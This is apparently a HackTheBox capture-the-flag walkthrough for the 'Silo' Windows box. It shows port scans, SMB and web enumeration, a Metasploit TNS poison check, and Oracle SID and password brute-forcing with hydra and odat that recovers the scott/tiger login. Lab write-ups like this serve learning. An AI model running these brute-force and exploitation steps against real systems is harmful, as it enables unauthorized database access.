Welcome back hackers!! Today we will be doing another windows box named Silo. Its a medium rated box on hackthebox. So, lets get going!!

Enumeration

```
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 8.5
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   syn-ack ttl 127 Oracle TNS listener 11.2.0.2.0 (unauthorized)
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49159/tcp open  oracle-tns   syn-ack ttl 127 Oracle TNS
```

```
listener (requires service name)
49160/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49161/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
49162/tcp open  msrpc        syn-ack ttl 127 Microsoft
Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012;
CPE: cpe:/o:microsoft:windows
```

A lot of ports are open. But most of them are msrpc ports about which we won't care. Moving on, we will first start with smb enumeration,then we will move to port 80. At last we will move to port 1521 which the nmap service scan points to Oracle TNS listener 11.2.0.2.0. Lets begin our enumeration phase.


Port 139, 445 (SMB)

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# smbclient -L \\\\$IP
lpcfg_do_global_parameter: WARNING: The "client use spnego"
option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# smbclient -L \\\\$IP -U Guest
1 ×
lpcfg_do_global_parameter: WARNING: The "client use spnego"
option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\Guest's password:
session setup failed: NT_STATUS_ACCOUNT_DISABLED
```

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# smbclient -L \\\\$IP -U Administrator
1 ×
lpcfg_do_global_parameter: WARNING: The "client use spnego"
option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\Administrator's password:
session setup failed: NT_STATUS_LOGON_FAILURE
```

Unfortunately, we cannot list smb shares. We will be requiring credentials to get any further. Lets move to port 80.

Port 80 (HTTP)



Port 80 throws the default IIS webpage. I ran gobuster scan to find additional directories but no luck:

```
──(root💀kali)-[/home/rishabh/HTB/Windows/Silo]
└─# gobuster dir -u http://$IP/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
```

```
2.3-medium.txt --no-error -b 400,403,404,500 -q -t 64 -x
aspx,html,txt -o dirbust

┌──(root💀kali)-[/home/rishabh/HTB/Windows/Silo]
└─# gobuster dir -u http://$IP/ -w
/usr/share/seclists/Discovery/Web-Content/common.txt --no-
error -b 400,403,404,500 -q -t 64 -x aspx,html,txt -o
dirbust_2
/aspnet_client        (Status: 301) [Size: 159] [-->
http://10.129.157.228/aspnet_client/]

┌──(root💀kali)-[/home/rishabh/HTB/Windows/Silo]
└─# gobuster dir -u http://$IP/aspnet_client -w
/usr/share/seclists/Discovery/Web-Content/common.txt --no-
error -b 400,403,404,500 -q -t 64 -x aspx,html,txt -o
dirbust_3
/system_web           (Status: 301) [Size: 170] [-->
http://10.129.157.228/aspnet_client/system_web/]

┌──(root💀kali)-[/home/rishabh/HTB/Windows/Silo]
└─# gobuster dir -u http://$IP/aspnet_client/system_web/ -w
/usr/share/seclists/Discovery/Web-Content/common.txt --no-
error -b 400,403,404,500 -q -t 64 -x aspx,html,txt -o
dirbust_4
```

Now, lets move to port 1521. I am pretty sure, we will have to come back to port 80 for further enumeration. For now, lets focus on Oracle service.

Port 1521 (Oracle TNS listener)

For the first time, I will be interacting with this service. This link explains in full what we need to do to pentest this service:
https://book.hacktricks.xyz/pentesting/1521-1522-1529-pentesting-oracle-listener
First, I googled exploites related to this version number and to my surprise there was one. This article from oracle explains the

vulnerability called TNS Poison: https://www.oracle.com/security-alerts/alert-cve-2012-1675.html
Next, googling exploits on tns poison, I found this metasploit module which checks the target for tns poison vulnerability:
Open msfconsole and use this module:
auxiliary/scanner/oracle/tnspoison_checker . Set rhosts and run the exploit:


```
msf6 auxiliary(scanner/oracle/tnspoison_checker) > options

Module options
(auxiliary/scanner/oracle/tnspoison_checker):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s),
see https://github.com/rapid7/metasploit-framework/wiki/
                                       Using-Metasploit
   RPORT    1521             yes       The target port
(TCP)
   THREADS  1                yes       The number of
concurrent threads (max one per host)

msf6 auxiliary(scanner/oracle/tnspoison_checker) > set
rhosts 10.129.157.228
rhosts => 10.129.157.228
msf6 auxiliary(scanner/oracle/tnspoison_checker) > run

[+] 10.129.157.228:1521 - 10.129.157.228:1521 is vulnerable
[*] 10.129.157.228:1521 - Scanned 1 of 1 hosts (100%
complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/oracle/tnspoison_checker) >
```

The target is indeed vulnerable. Next, following the hacktricks article, we have to find SID's or Service Identifiers which is essentially the database name. For this, I used hydra to bruteforce SID's.

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Silo]
└─# hydra -L /usr/share/metasploit-
framework/data/wordlists/sid.txt -s 1521 $IP oracle-sid
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak -
Please do not use in military or secret service
organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting
at 2022-02-03 16:20:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576
login tries (l:576/p:1), ~36 tries per task
[DATA] attacking oracle-sid://10.129.157.228:1521/
[1521][oracle-sid] host: 10.129.157.228   login: XE
[1521][oracle-sid] host: 10.129.157.228   login: PLSExtProc
[STATUS] 558.00 tries/min, 558 tries in 00:01h, 18 to do in
00:01h, 16 active
[1521][oracle-sid] host: 10.129.157.228   login: CLRExtProc
[1521][oracle-sid] host: 10.129.157.228
1 of 1 target successfully completed, 4 valid passwords
found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished
at 2022-02-03 16:21:44
```

We got three database names. Next, we have to extract the user account information. We will connect to the listener and brute force credentials. In the hacktricks article, there was a mention of all in one tool called odat. I downloaded the tool and it will automatically brute force credentials. Here, is the output:


```
┌──(root💀kali)-[/opt/odat]
└─# python3 odat.py all -s $IP -p 1521 -d XE
[+] Checking if target 10.129.157.228:1521 is well
configured for a connection...
[+] According to a test, the TNS listener
10.129.157.228:1521 is well configured. Continue...
```



```
[1] (10.129.157.228:1521): Is it vulnerable to TNS
poisoning (CVE-2012-1675)?
[+] The target is vulnerable to a remote TNS poisoning

[2] (10.129.157.228:1521): Searching valid accounts on the
XE SID
The login abm has already been tested at least once. What
do you want to do:                               | ETA:  --:--:--
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
c
[!] Notice: 'ctxsys' account is locked, so skipping this
username for password                             | ETA:  00:13:46
[!] Notice: 'dbsnmp' account is locked, so skipping this
username for password                             | ETA:  00:13:20
[!] Notice: 'dip' account is locked, so skipping this
username for password                                | ETA:
00:12:42
[!] Notice: 'hr' account is locked, so skipping this
username for password                                 | ETA:
00:10:28
[!] Notice: 'mdsys' account is locked, so skipping this
username for password                              | ETA:
00:08:06
[!] Notice: 'oracle_ocm' account is locked, so skipping
this username for password                         | ETA:
00:06:19
[!] Notice: 'outln' account is locked, so skipping this
username for password                              | ETA:
00:05:41
[+] Valid credentials found: scott/tiger. Continue...
#########                   | ETA:  00:03:08
[!] Notice: 'xdb' account is locked, so skipping this
username for password#####################    | ETA:
00:00:37
100%
|##########################################################
####################################| Time: 00:15:37
[+] Accounts found on 10.129.157.228:1521/sid:XE:
```

```
scott/tiger


[3] (10.129.157.228:1521): Testing all authenticated
modules on sid:XE with the scott/tiger account
[3.1] UTL_HTTP library ?
[-] KO
[3.2] HTTPURITYPE library ?
17:06:22 WARNING -: Impossible to fetch all the rows of the
query select httpuritype('http://0.0.0.0/').getclob() from
dual: `ORA-29273: HTTP request failed ORA-06512: at
"SYS.UTL_HTTP", line 1819 ORA-24247: network access denied
by access control list (ACL) ORA-06512: at
"SYS.HTTPURITYPE", line 34`
[-] KO
[3.3] UTL_FILE library ?
[-] KO
[3.4] JAVA library ?
[-] KO
[3.5] DBMSADVISOR library ?
[-] KO
[3.6] DBMSSCHEDULER library ?
[-] KO
[3.7] CTXSYS library ?
[-] KO
[3.8] Hashed Oracle passwords ?
[-] KO
[3.9] Hashed Oracle passwords with a view in ORACLE_OCM?
17:06:25 WARNING -: Hashes can not be got with Oracle_OCM.
This method is only valid when database is 12c or higher
[-] KO
[-] KO
[3.10] Hashed Oracle passwords from history?
[-] KO
[3.11] DBMS_XSLPROCESSOR library ?
[-] KO
[3.12] External table to read files ?
[-] KO
[3.13] External table to execute system commands ?
[-] KO
[3.14] Oradbg ?
```

```
[-] KO
[3.15] DBMS_LOB to read files ?
[-] KO
[3.16] SMB authentication capture ?
[-] KO
[3.17] Gain elevated access (privilege escalation)?
[3.17.1] DBA role using CREATE/EXECUTE ANY PROCEDURE
privileges?
[-] KO
[3.17.2] Modification of users' passwords using CREATE ANY
PROCEDURE privilege only?
[-] KO
[3.17.3] DBA role using CREATE ANY TRIGGER privilege?
[-] KO
[3.17.4] DBA role using ANALYZE ANY (and CREATE PROCEDURE)
privileges?
[-] KO
[3.17.5] DBA role using CREATE ANY INDEX (and CREATE
PROCEDURE) privileges?
[-] KO
[3.18] Modify any table while/when he can select it only
normally (CVE-2014-4237)?
[-] KO
[3.19] Create file on target (CVE-2018-3004)?
[-] KO
[3.20] Obtain the session key and salt for arbitrary Oracle
users (CVE-2012-3137)?
[-] KO

[4] (10.129.157.228:1521): Oracle users have not the
password identical to the username ?
[!] Notice: 'XS$NULL' account is locked, so skipping this
username for password                    | ETA:  00:00:00
The login XS$NULL has already been tested at least once.
What do you want to do:                   | ETA:  00:00:28
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
c
[!] Notice: 'APEX_040000' account is locked, so skipping
```



```
this username for password                | ETA:  00:01:33
[!] Notice: 'APEX_PUBLIC_USER' account is locked, so
skipping this username for password               | ETA:
00:01:08
[!] Notice: 'FLOWS_FILES' account is locked, so skipping
this username for password                | ETA:  00:00:54
[!] Notice: 'HR' account is locked, so skipping this
username for password                             | ETA:
00:00:44
[!] Notice: 'MDSYS' account is locked, so skipping this
username for password                           | ETA:
00:00:36
[!] Notice: 'XDB' account is locked, so skipping this
username for password                             | ETA:
00:00:27
[!] Notice: 'CTXSYS' account is locked, so skipping this
username for password                     | ETA:  00:00:23
[!] Notice: 'APPQOSSYS' account is locked, so skipping this
username for password                   | ETA:  00:00:19
[!] Notice: 'DBSNMP' account is locked, so skipping this
username for password                     | ETA:  00:00:15
[!] Notice: 'ORACLE_OCM' account is locked, so skipping
this username for password                  | ETA:
00:00:12
[!] Notice: 'DIP' account is locked, so skipping this
username for password#####                        | ETA:
00:00:09
[!] Notice: 'OUTLN' account is locked, so skipping this
username for password#########                  | ETA:
00:00:06
100%
|###########################################################
####################################| Time: 00:00:46
[-] No found a valid account on 10.129.157.228:1521/sid:XE
with usernameLikePassword module
```

This tool was successful in finding one set of credentials and that is scott/tiger. Now, what? We will install a tool called sqlplus with which we will connect to the Oracle database using these credentials. You

can follow the article on how to install sqlplus on your attacking machine: https://book.hacktricks.xyz/pentesting/1521-1522-1529-pentesting-oracle-listener/oracle-pentesting-requirements-installation
or else follow these 3 simple steps:

```
apt install oracle-instantclient-sqlplus
echo /usr/lib/oracle/19.6/client64/lib > /etc/ld.so.conf.d/oracle.conf
ldconfig
```

